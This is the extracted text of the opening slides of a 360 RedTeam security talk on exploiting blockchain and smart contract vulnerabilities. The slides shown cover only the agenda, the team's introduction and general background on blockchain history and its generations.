



How to Exploit Blockchain Public Chain and Smart Contract Vulnerability

JiaFeng LI & Zuotong Feng




WHO WE ARE?

RedTeam



ABOUT US

Redteam belongs to the 360 company information security department. Our research includes security services, red and blue confrontation, physical penetration, blockchain security, security research and more.



Block Chain

VULNERABILITY



PRESERVATION OVERVIEW

- 11:00 – 11:05 AM • **Introduction**
- 11:05 – 11:15 AM • **Background**
- 11:15 – 11:30 AM • **Public Chain**
- 11:30 – 11:50 AM • **Smart Contract**
- 11:50 – 11:53 AM • **Conclusion**


01

Introduction & Background




A blockchain is an intelligent peer-to-peer network that uses distributed databases to identify, propagate, and record information, also known as the value Internet. In 2008, Satoshi Nakamoto proposed the concept of “blockchain” in Bitcoin White Paper and created the Bitcoin social network in 2009.

Architecture




Block Chain Core Technology



Blockchain is not a new technology, but a technical combination of old technologies. Its key technologies, including P2P dynamic networking, cryptographic-based shared books, consensus mechanisms (byzantine generals), smart contracts, and other technologies are all older technologies with more than a decade of history.

more...

Block Chain Core Technology





Blockchain Generations

Blockchain technology, it is divided into three stages: blockchain 1.0, blockchain 2.0, and blockchain 3.0.



Generations 1.0

Bitcoin and Digital Currencies

The typical representative is: Bitcoin, Bitcoin is the most successful application in the development of blockchain. However, the disadvantage of Blockchain 1.0 is that it does not support other developments such as writing smart contract functions.

Generations 3.0

The Future

One of the major issues facing blockchain is scaling. Bitcoin remains troubled by transaction processing times and bottlenecks. Many new digital currencies have attempted to revise their blockchains in order to accommodate these issues, but with varying degrees of success.

One

Three

Zero

Two

Blockchain appearance

Blockchain concept appears

In 2008, Satoshi Nakamoto proposed the concept of “blockchain” in Bitcoin White Paper

Generations 2.0

Smart Contracts

Smart contracts are added to the digital currency, and other application development can be done on this basis. Blockchain 2.0 stands for Ethereum.

